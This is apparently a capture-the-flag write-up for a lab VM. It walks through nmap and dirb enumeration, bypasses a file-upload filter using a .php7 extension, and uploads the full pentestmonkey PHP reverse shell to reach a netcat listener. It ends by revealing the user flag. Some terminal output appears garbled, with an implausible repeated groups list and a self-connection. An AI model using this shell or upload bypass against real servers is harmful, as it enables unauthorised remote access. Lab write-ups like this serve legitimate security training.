Nmap done: 1 IP address (1 host up) scanned in 8.20 seconds

Here it just say "There is Something wrong with me", Let's check from browser.



It looks like it just a normal apache2 server's default page , there might be chance of something else or we can find in source code or directory traversal attack

```

1
2 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
3 <html xmlns="http://www.w3.org/1999/xhtml">
4 <!--
5     Modified from the Debian original for Ubuntu
6     Last updated: 2016-11-16
7     See: https://launchpad.net/bugs/1288690
8 -->
9 <head>
10 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
11 <title>There is something wrong with me.</title>
12 <!-- maybe i am gone mad!!, i think you will have some eefect-->
13 <style type="text/css" media="screen">
14 * {
15     margin: 0px 0px 0px 0px;

```

🤔 nahh!! it just inner thought of mine.

```

└─(root@kali)-[~]
└─# dirb http://192.168.198.132/ /root/wordlist/SecList
s/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt

```

DIRB v2.22

By The Dark Raver

START_TIME: Tue Apr 23 14:19:17 2024

URL_BASE: http://192.168.198.132/

WORDLIST_FILES: /root/wordlist/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt

GENERATED WORDS: 81628

---- Scanning URL: http://192.168.198.132/ ----

END_TIME: Tue Apr 23 14:22:06 2024

DOWNLOADED: 81628 - FOUND: 0

And also from directory attack we get nothing.

SMB-139,445

Do again all the those things for this

```
—(root@kali)-[~]  
└─# nmap -sV -p139,445 -sC -A 192.168.198.132  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-23  
14:25 EDT  
Nmap scan report for 192.168.198.132  
Host is up (0.00059s latency).
```

```
PORT      STATE SERVICE      VERSION  
139/tcp   open  netbios-ssn  Samba smbd 4.6.2  
445/tcp   open  netbios-ssn  Samba smbd 4.6.2  
MAC Address: 00:0C:29:D5:6D:DD (VMware)  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: general purpose  
Running: Linux 4.X|5.X  
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5  
OS details: Linux 4.15 - 5.8  
Network Distance: 1 hop
```

```
Host script results:  
| smb2-time:  
|   date: 2024-04-23T18:25:46  
|_  start_date: N/A  
|_nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>,  
NetBIOS MAC: <unknown> (unknown)  
| smb2-security-mode:  
|   3:1:1:
```

```
|_ Message signing enabled but not required
```

TRACEROUTE

```
HOP RTT ADDRESS
1 0.59 ms 192.168.198.132
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 13.09 seconds

Let's do not waste more time , I am telling you this bcuz you will get nothing out of this bcuz this another misleading thing that I put. 😊

but if you want try read this.

<https://book.hacktricks.xyz/network-services-pentesting/pentesting-smb>

acmsoda?(HTTP)-6969

Don't fear that word(acmsoda?) as you can see down there this nothing but python based http service which can be either flask or django

```
└─(root@kali)-[~]
└─# nmap -sV -p6969 -sC -A 192.168.198.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-23
15:30 EDT
Nmap scan report for 192.168.198.132
Host is up (0.00073s latency).

PORT      STATE SERVICE  VERSION
6969/tcp  open  acmsoda?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.1 Python/3.8.10
|     Date: Tue, 23 Apr 2024 19:30:40 GMT
|     Content-Type: text/html; charset=utf-8
```

```

|      Content-Length: 926
|      Connection: close
|      <!DOCTYPE html>
|      <html lang="en">
|      <head>
|      <titl>File-Upload Apllication</title>
|      <meta charset="UTF-8">
|      <meta name="viewport" content="width=device-width,
initial-scale=1.0">
|      <style>body { margin: 0 }</style>
|      </head>
|      <body>
|      <script src="https://cdnjs.cloudflare.com/ajax/lib
s/css-doodle/0.38.4/css-doodle.min.js"></script>
|      <css-doodle click-to-update>
|      <style>
|      @grid: 1 / 100vw 100vh / #0a0c27;
|      background-size: 200px 200px;
|      background-image: @doodle(
|      @grid: 6 / 100%;
|      @size: 4px;
|      font-size: 4px;
|      color: hsl(@r240, 30%, 50%);
|      box-shadow: @m3x5(
|      calc(4em - @nx * 1em) calc(@ny * 1em)
|      HTTPOptions:
|      HTTP/1.1 200 OK
|      Server: Werkzeug/3.0.1 Python/3.8.10
|      Date: Tue, 23 Apr 2024 19:30:40 GMT
|      Content-Type: text/html; charset=utf-8
|      Allow: GET, HEAD, OPTIONS
|      Content-Length: 0
|      Connection: close
|      RTSPRequest:
|      <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|      "http://www.w3.org/TR/html4/strict.dtd">

```



```

SF:y>\n\x20\x20\x20\x20<script\x20src=\"https://cdnjs\.c
loudflare\.com/aja
SF:x/libs/css-doodle/0\.38\.4/css-doodle\.min\.js\"></sc
ript>\n\n\x20\x20\
SF:x20\x20<css-doodle\x20click-to-update>\n\x20\x20\x20
\x20\x20\x20\x20\x2
SF:0<style>\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20@gr
id:\x201\x20/\x201
SF:00vw\x20100vh\x20/\x20#0a0c27;\n\x20\x20\x20\x20\x20
\x20\x20\x20\x20\x2
SF:0background-size:\x20200px\x20200px;\n\x20\x20\x20\x2
0\x20\x20\x20\x20\
SF:x20\x20background-image:\x20@doodle\(\n\x20\x20\x20\x2
0\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20@grid:\x206\x20/\x20100%; \n\x20\x20\x2
0\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20@size:\x204px;\n\x20\x20\x20\x20
\x20\x20\x20\x20\x2
SF:0\x20\x20\x20font-size:\x204px;\n\x20\x20\x20\x20\x20\x20
\x20\x20\x20\x20\x2
SF:20\x20\x20color:\x20hsl\(@r240,\x2030%,\x2050%\); \n\x
20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20box-shadow:\x20@m3x5\(\n
\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20calc\ (4em\x20-\x
20@nx\x20*\x201em
SF:\)\x20calc\ (@ny\x20*\x201em\)\n\x20\x20\x20\x20\x20\x20
\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20)%r(HTTPOptions,C7,"HTTP/1\.1\x2020
0\x200K\r\nServer:
SF:\x20Werkzeug/3\.0\.1\x20Python/3\.8\.10\r\nDate:\x20T
ue,\x2023\x20Apr\x
SF:2024\x2019:30:40\x20GMT\r\nContent-Type:\x20text/ht
ml;\x20charset=utf
SF:-8\r\nAllow:\x20GET,\x20HEAD,\x20OPTIONS\r\nContent-L
ength:\x200\r\nCon

```

```

SF:nection:\x20close\r\n\r\n")%r(RTSPRequest,1F4,"<!DOCTYPE\x20HTML\x20PUBLIC
SF:LIC\x20\"-//W3C//DTD\x20HTML\x204\01//EN\"\"n\x20\x20
\x20\x20\x20\x20\x20
SF:20\x20\"http://www\03\0.org/TR/html4/strict\0dtd\">\n
<html>\n\x20\x20\x20
SF:20\x20<head>\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20
20http-equiv=\0Con
SF:tent-Type\"\"x20content=\0text/html; charset=utf-8\">\n
\x20\x20\x20\x20\x20
SF:20\x20\x20\x20<title>Error\x20response</title>\n\x20
\x20\x20\x20</head>
SF:\n\x20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20
0\x20<h1>Error\x20
SF:response</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Err
or\x20code:\x20400
SF:</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20
Bad\x20request\x20
SF:version\x20('RTSP/1\0'\0)\0.</p>\n\x20\x20\x20\x20\x20
0\x20\x20\x20<p>Er
SF:ror\x20code\x20explanation:\x20HTTPStatus\0.BAD_REQUEST
T\x20-\x20Bad\x20r
SF:quest\x20syntax\x20or\x20unsupported\x20method\0.</p>
\n\x20\x20\x20\x20
SF:</body>\n</html>\n");
MAC Address: 00:0C:29:D5:6D:DD (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

```

TRACEROUTE

```
HOP RTT      ADDRESS
1    0.73 ms 192.168.198.132
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 89.51 seconds

Let's Enumerate this site with Dir buster and some source code analysis.

```
└─(root@kali)-[~]
└─# dirb http://192.168.198.132:6969/ /root/wordlist/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt
```

```
-----
DIRB v2.22
By The Dark Raver
-----
```

```
START_TIME: Tue Apr 23 16:03:27 2024
URL_BASE: http://192.168.198.132:6969/
WORDLIST_FILES: /root/wordlist/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt
```


```
-----
```

```
GENERATED WORDS: 81628
```


```
---- Scanning URL: http://192.168.198.132:6969/ ----
+ http://192.168.198.132:6969/uploads (CODE:403|SIZE:2626)
+ http://192.168.198.132:6969/upload (CODE:200|SIZE:5796)
+ http://192.168.198.132:6969/secret (CODE:200|SIZE:908)
```

END_TIME: Tue Apr 23 16:10:38 2024
DOWNLOADED: 81628 - FOUND: 3


here we got 3 endpoint from scanning application,
index page:



/upload




/uploads



here just it can get interesting with 403 code and it says that it's a storage for uploaded file. which means we can get file by just visiting /uploads/file-name

Let's explore source codes.



From this page we got a hint for further firring!!

—pHp—REV—SHELL—

which means php reverse shell can get you the foothold on machine. let's try for uploading files on that /upload page on which we just only upload php reverse shell file.

👉 <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

Here I just use this shell code for this with change in attacker ip address

```
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.198.128'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

$pid = pcntl_fork();

if ($pid == -1) {
    printit("ERROR: Can't fork");
    exit(1);
}

if ($pid) {
    exit(0);
}

if (posix_setsid() == -1) {
    printit("Error: Can't setsid()");
    exit(1);
}

$daemon = 1;
```

```

chdir("/");
umask(0);

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

$descriptorspec = array(
    0 => array("pipe", "r"),
    1 => array("pipe", "w"),
    2 => array("pipe", "w")
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }
}

```



```

    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write
_a, $error_a, null);
    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }
    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }
    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
    global $daemon;
    if (!$daemon) {


```

```

        print "$string\n";
    }
}
?>

```


Let's try upload this missile on this application server





Ohh 🤖!!

Here is problem. It's not that I build easy this for you , you just have to beat around bush.

let's start burp for this request and try other extension for this like php, .php2, .php3, .php4, .php5, .php6, .php7, .phps, .pht, .phtm in burp intruder.





Booya!! We got "php7" extension. which can be used to upload our rev-shell , upload rev-shell with php7 extension , and access it through with /uploads/rev-filename. Hope we get connection!!

```
(root@kali)-[~]
# nc -lnvp 1234
listening on [any] 1234 ...
ls
connect to [192.168.198.128] from (UNKNOWN) [192.168.198.132] 59774
Linux ubuntu 5.15.0-105-generic #115~20.04.1-Ubuntu SMP Mon Apr 15 17:3
13:14:27 up 42 min, 1 user, load average: 0.06, 0.11, 0.09
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
user      :0       :0              12:33    ?xdm?  2:34   0.01s /usr/li
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sud
/bin/sh: 0: can't access tty; job control turned off
$ bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swapfile
sys
tmp
usr
var
$
```

Foothold Accessed!!

up until now it's important to get foothold on target machine after that work can be easy.

First flag:

```
(root@kali)-[~]
# nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.198.128] from (UNKNOWN) [192.168.198.128]:1234
Linux ubuntu 5.15.0-105-generic #115~20.04.1-Ubuntu SMP
13:17:53 up 45 min, 1 user, load average: 0.04, 0.06, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   MEM%  SPC
user      :0      :0              12:33    ?xdm?  2:36   0.0
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),25(floppy),26(cdrom),27(floppy),28(tape),29(floppy),30(cdrom),31(floppy),32(tape),33(floppy),34(tape),35(floppy),36(tape),37(floppy),38(tape),39(floppy),40(tape),41(floppy),42(tape),43(floppy),44(tape),45(floppy),46(tape),47(floppy),48(tape),49(floppy),50(tape),51(floppy),52(tape),53(floppy),54(tape),55(floppy),56(tape),57(floppy),58(tape),59(floppy),60(tape),61(floppy),62(tape),63(floppy),64(tape),65(floppy),66(tape),67(floppy),68(tape),69(floppy),70(tape),71(floppy),72(tape),73(floppy),74(tape),75(floppy),76(tape),77(floppy),78(tape),79(floppy),80(tape),81(floppy),82(tape),83(floppy),84(tape),85(floppy),86(tape),87(floppy),88(tape),89(floppy),90(tape),91(floppy),92(tape),93(floppy),94(tape),95(floppy),96(tape),97(floppy),98(tape),99(floppy)
/bin/sh: 0: can't access tty; job control turned off
$ cat /home/user/userflag.txt
VEhNeyQkX1lvdV9nb25lX0NyYXp5ISFfJCR9IA==
$
